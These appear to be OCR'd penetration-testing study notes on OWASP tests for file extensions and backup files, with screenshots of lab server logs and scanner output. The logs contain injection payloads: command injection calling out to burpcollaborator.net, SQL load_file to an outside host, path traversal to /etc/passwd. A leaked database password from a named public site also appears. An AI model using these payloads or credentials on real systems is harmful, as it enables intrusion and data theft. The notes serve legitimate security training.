[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/insecure_direct_object_ref_1.php'+eval(compile('for x in range(1):
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/eval(compile('for x in range(1):\\n import time\\n time.sleep(20)'
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/insecure_direct_object_ref_1.php'.sleep(20).', referer: http://19
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/insecure_direct_object_ref_1.php{${sleep(20)}}, referer: http://1
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/r80km3vuy04919nrwc01wxqfa6gw4osfk2aqz.burpcollaborator.net, refere
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/http:, referer: http://192.168.222.136/bWAPP/portal.php
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/insecure_direct_object_ref_1.php|nslookup -q=cname zcfsqbz2288h5h
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/insecure_direct_object_ref_1.php'"`0&nslookup -q=cname m4rfiyrpuv
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/insecure_direct_object_ref_1.php&nslookup -q=cname 5agyohx80e6n3n
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/insecure_direct_object_ref_1.php|echo 88gtq33315 cx80dj43pa||a #'
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/insecure_direct_object_ref_1.php&echo hyeikmaavo 209ngu8tnr&, ref
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/insecure_direct_object_ref_1.php"|echo 93hsbxp295 uwuslqz3nq ||,
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/insecure_direct_object_ref_1.php'|echo cr3gb4juux pxo4jasm4d #xzw
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/insecure_direct_object_ref_1.php|ping -n 21 127.0.0.1||`ping -c 2
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/insecure_direct_object_ref_1.php|ping -c 21 127.0.0.1||x, referer:
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/insecure_direct_object_ref_1.php&ping -n 21 127.0.0.1&, referer:
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/insecure_direct_object_ref_1.php'|ping -c 21 127.0.0.1 #, referer:
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/insecure_direct_object_ref_1.php"|ping -n 21 127.0.0.1 ||, refere
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\wi
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/c:\\windows\\win.ini, referer: http://192.168.222.136/bWAPP/portal
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] script '/var/www/bWAPP/insecure_direct_object_ref_1.php..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..'
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] Invalid URI in request GET /bWAPP/../../../../../../../../../../../../../../../etc/passwd HTTP/1.1
[Mon Mar 05 00:10:21 2018] [error] [client 192.168.222.1] File does not exist: /var/www/bWAPP/etc, referer: http://192.168.222.136/bWAPP/portal.php
```



```
Mar  4 20:04:52 owaspbwa CRON[6009]: pam_unix(cron:session): session closed for user root
Mar  4 20:09:01 owaspbwa CRON[6481]: pam_unix(cron:session): session opened for user root by (uid=0)
Mar  4 20:09:01 owaspbwa CRON[6481]: pam_unix(cron:session): session closed for user root
```


/var/log/modsec_audit.log - root@192.168.222.136 - Editor - WinSCP
Encoding
☐ Color

```
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.7.4 (http://www.modsecurity.org/).
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 Open
Engine-Mode: "DETECTION_ONLY"

--f2e35b57-Z--

--f2e35b57-A--
[01/Feb/2018:23:00:59 --0500] WnPie38AAQEAAAgZ5OUAAAAI 192.168.222.1 51346 192.168.222.136 80
--f2e35b57-B--
POST /WebGoat/(select%20load_file('%5c%5c%5c%5cisebssfkvf8hanff7q7d4qhuklqcm0d21ttgj48.burpcollaborator.net%5c%5csfw'))?Screen=75&menu=900 HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: http://192.168.222.136/WebGoat/attack?Screen=75&menu=900
Content-Type: application/x-www-form-urlencoded
Content-Length: 81
Cookie: JSESSIONID=607D351CE0E629CE1CF5B4F48B03A5B0; acgroupswithpersist=nada; user="eW91YXJ1dGhld2Vha2VzdGxpbms="; unique2u=KbziVziTXvdUNfSGGtJQYCrsvZQ

--f2e35b57-C--
field1=111&QTY4=1&QTY2=1&QTY3=1&SUBMIT=Purchase&QTY1=1&field2=4128+3214+0002+1999
--f2e35b57-F--
HTTP/1.1 400 Bad Request
Content-Length: 0
Via: 1.1 127.0.1.1
Connection: close
```

3. Test File Extensions Handling for Sensitive Information

File extensions are commonly used in web servers to easily determine which technologies / languages / plugins must be used to fulfill the web request.

Black box testing:


Submit http[s] requests involving different file extensions and verify how they are handled. These verifications should be on a per web directory basis.

The following file extensions should NEVER be returned by a web server, since they are related to files which may contain sensitive information, or to files for which there is no reason to be served.

- .asa
- .inc

Using google hack, easy to find them, such as:

- ext:asa inurl:www.maybole.org



```
<SCRIPT LANGUAGE=VBScript RUNAT=Server>
Sub Application_OnStart
        '==FrontPage Generated - startspan==
        Dim FrontPage_UrlVars(1)
        '--Project Data Connection
                Application("Database1_ConnectionString") = "DRIVER={Microsoft Access Driver (*.mdb)};DBQ=URL=cgi-bin/database/postcards.mdb;UID=maybole;PWD=eamg"
                FrontPage_UrlVars(0) = "Database1_ConnectionString"
                Application("Database1_ConnectionTimeout") = 15
                Application("Database1_CommandTimeout") = 30
                Application("Database1_CursorLocation") = 3
                Application("Database1_RuntimeUserName") = "maybole"
                Application("Database1_RuntimePassword") = "eamg"
        '--
```


The following file extensions are related to files which, when accessed, are either displayed or downloaded by the browser. Therefore, files with these extensions must be checked to verify that they are indeed supposed to be served (and are not leftovers), and that they do not contain sensitive information.

- .zip, .tar, .gz, .tgz, .rar, ...: (Compressed) archive files
- .java: No reason to provide access to Java source files
- .txt: Text files
- .pdf: PDF documents
- .doc, .rtf, .xls, .ppt, ...: Office documents
- .bak, .old and other extensions indicative of backup files (for example: ~ for Emacs backup files)


For more information, access to this link: http://filext.com/

We can mix some below techniques for solving this problem:

- Vulnerability scanner



```
root@ilak:~# nikto -h 192.168.194.154
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.194.154
+ Target Hostname:    192.168.194.154
+ Target Port:        80
+ Start Time:         2018-02-07 13:26:35 (GMT7)
---------------------------------------------------------------------------
+ Server: Apache/2.2.15 (CentOS)
+ Cookie PHPSESSID created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some form
+ Uncommon header 'link' found, with contents: <http://192.168.194.154/>; rel=shortlink
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2
+ Server leaks inodes via ETags, header found with file /wp-content/themes/nashtechvn/assets/images/favicon.ico,
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'x-robots-tag' found, with contents: noindex, follow
+ OSVDB-3092: /sitemap.xml: This gives a nice listing of the site content.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via cert
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via cert
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via cert
+ OSVDB-3092: /clients/: This might be interesting...
+ OSVDB-3092: /job/: This might be interesting...
+ OSVDB-3092: /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limit
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information.
```



Apple Mac OS X Find-By-Content .DS_Store Web Directory Listing

Description

It is possible to read a '.DS_Store' file on the remote web server.

This file is created by MacOS X Finder; it is used to remember the icons position on the desktop, among other things, and contains the list of files and directories present in the remote directory.

Note that deleted files may still be present in this .DS_Store file.

Solution

- Configure your web server so as to prevent the download of .DS_Store files
- Mac OS X users should configure their workstation to disable the creation of .DS_Store files on network shares.


Plugin Details


Severity: Medium
ID: 10756
Version: $Revision: 1.27 $
Type: remote
Family: Web Servers
Published: September 14, 2001
Modified: June 12, 2017

Risk Information

Risk Factor: Medium

- Spider tools



http://192.168.222.136
https://activity-stream-icons.se
https://addons.cdn.mozilla.net
https://addons.mozilla.org
http://ajax.googleapis.com
https://ajax.googleapis.com
https://api.w.org
Host
http://192.168.222.136/
Add to scope
Spider this host
Actively scan this host
Passively scan this host


/
ajax
capture-data.php
database-offline.php
documentation
mutillidae-installation-on-xampp-win7.pdf
framer.html
includes
pop-up-help-context-generator.php
set-up-database.php
index.php
javascript
rene-magritte.php
set-up-database.php
styling.php
webservices
rest
ws-user-account.php
soap
oneliner_intro.php
orangehrm
orangehrm
owaspbricks
owaspbricks
peruggia
peruggia
phpBB2
phpBB2
railsgoat
redmine
shepherd
tikiwiki
tikiwiki
vicnum
vicnum
Contents
Request
Response
Raw
Headers
Hex

Host	Method	URL	Params	Status	Length
http://192.168.222.136	GET	/mutillidae/documentation...		200	1607529

```
HTTP/1.1 200 OK
Date: Fri, 09 Feb 2018 08:34:30 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
mod_perl/2.0.4 Perl/v5.10.1
Last-Modified: Fri, 27 Sep 2013 02:47:08 GMT
ETag: "5e907-1885a4-4e754809ec300"
Accept-Ranges: bytes
Content-Length: 1607076
Connection: close
Content-Type: application/pdf

%PDF-1.5
%µµµµ
1 0 obj
<</Type/Catalog/Pages 2 0 R/Lang(en-US) /StructTreeRoot 68 0
R/MarkInfo<</Marked true>>>>
```

- Mirroring tools



```
root@ilak:~/Desktop# httrack http://192.168.222.151/mutillidae/ --mirrorlinks -O dir/
WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Fri, 09 Feb 2018 16:13:21 by HTTrack Website Copier/3.49-2 [XR&CO'2014]
mirroring http://192.168.222.151/mutillidae/ with the wizard help..
* https://www.owasp.org/load.php?debug=false&lang=en&modules=ext.visualEditor.desktopArticleTarget.noscript%7Cmediawiki.legacy.commonPrint%2Cshared%7C
^Chttps://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005) (40264 bytes) - OK
** Finishing pending transfers.. press again ^C to quit.
117/248: https://www.owasp.org/load.php?debug=false&lang=en&modules=ext.visualEditor.desktopArticleTarget.noscript%7Cmediawiki.legacy.commonPrint%2Csh
218/248: https://www.owasp.org/index.php?title=Special:UserLogin&returnto=Top+10+2010-A3-Broken+Authentication+and+Session+Management (15645 bytes) -
Done.48: www.php.net/ (0 bytes) - -1
Thanks for using HTTrack!
root@ilak:~/Desktop# ls dir/
192.168.222.151/           en.wikipedia.org/          index.html                 www.eclipse.org/           www.php.net/
addons.mozilla.org/        fade.gif                   samurai.inguardians.com/   www.hackersforcharity.org/ www.quest.com/
backblue.gif               hts-cache/                 twitter.com/               www.irongeek.com/          www.youtube.com/
cookies.txt                hts-log.txt                www.backtrack-linux.org/   www.owasp.org/
root@ilak:~/Desktop# ls dir/192.168.222.151/mutillidae/
documentation/       index06b3.html       index4698.html       index82c7-2.html     indexb64e-2.html     indexdef7-2.html
favicon.ico          index0f44.html       index4cff.html       index82c7.html       indexb64e.html       indexdef7.html
framer.html          index1508.html       index5096-2.html     index8399.html       indexb9df.html       indexed39.html
function.html        index207b.html       index5096.html       index8a28.html       indexbfe9.html       indexfcd4.html
http.html            index21e4-2.html     index578b.html       index90a7.html       indexc313.html       javascript/
images/              index21e4.html       index5d66-2.html     index926a.html       indexca72.html       set-up-database.html
index-2.html         index26f1.html       index5d66.html       index935e.html       indexdbaf-2.html     source-viewer.html
index.html           index2e7e.html       index67f4.html       index9a31.html       indexdbaf.html       styles/
index0136.html       index3026.html       index73ed.html       indexa901.html       indexdd50.html       user-info.html
index0145.html       index3ab6.html       index7cbf.html       indexb356-2.html     indexde05-2.html     user-poll.html
index058b.html       index4623.html       index7f00.html       indexb356.html       indexde05.html
root@ilak:~/Desktop# ls dir/192.168.222.151/mutillidae/
```

- Manual access

Gray box testing

Performing white box testing against file extensions handling amounts to checking the configurations of web server(s) / application server(s) taking part in the web application architecture, and verifying how they are instructed to serve different file extensions. If the web application relies on a load-balanced, heterogeneous infrastructure, determine whether this may introduce different behaviour.


4. Review Old, Backup and Unreferenced Files for Sensitive Information

While most of the files within a web server are directly handled by the server itself it isn't uncommon to find unreferenced and/or forgotten files that can be used to obtain important information about either the infrastructure or the credentials. Most common scenarios include the presence of renamed old version of modified files, inclusion files that are loaded into the language of choice and can be downloaded as source, or even automatic or manual backups in form of compressed archives. All these files may grant the pentester access to inner workings, backdoors, administrative interfaces, or even credentials to connect to the administrative interface or the database server.

Black Box Testing

Testing for unreferenced files uses both automated and manual techniques:

- Enumerate all of application's pages and functionality: This can be done manually using a browser, or using an application spidering tool. Most applications use a recognisable naming scheme, and organise resources into pages and directories using words that describe their function. From the naming scheme used for published content, it is often possible to infer the name and location of unreferenced pages. For example, if a page viewuser.asp is found, then look also for edituser.asp, adduser.asp and deleteuser.asp. If a directory /app/user is found, then look also for /app/admin and /app/manager.


Site map
Scope
ALSChatSession.asp
ALSChatText.asp
ALSChatTop.asp
ALSLivemonitor.asp
LMControl.asp
LMOffline.asp
LMRequests.asp
LMTrack.asp
LMVisitors.asp
LMonline.asp
Report-VisitorTracking.asp
Report-ratingperrep.asp
default.htm
depts.asp
disablerc.js
editcan.asp
editdept.asp
edituser.asp
userid=<%=userid%>
export.asp
index.asp
options.asp
search.asp
start.asp
topmenu.asp
users.asp
viewuser.asp
userid=<%=rs(
vtrack.asp
Submit form
Ignore form

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Burp Spider - Submit Form

Burp Spider needs your guidance to submit a login form. Please choose the value of each form field which should be used when submitting the form, and whether Burp should iterate submission of multi-value fields. You can control how Burp handles forms in the Spider options tab.


Action URL: http://www.gopac.com.mx/soporte/edituser.asp
Method: POST

Type	Name	Value	Iterate
Text	usr	<%=usr%>	
Text	simultaneous	<%=simultaneous%>	
Select	ulevel	0	☐
Text	name	<%=name%>	
Text	alias	<%=alias%>	

1 submission

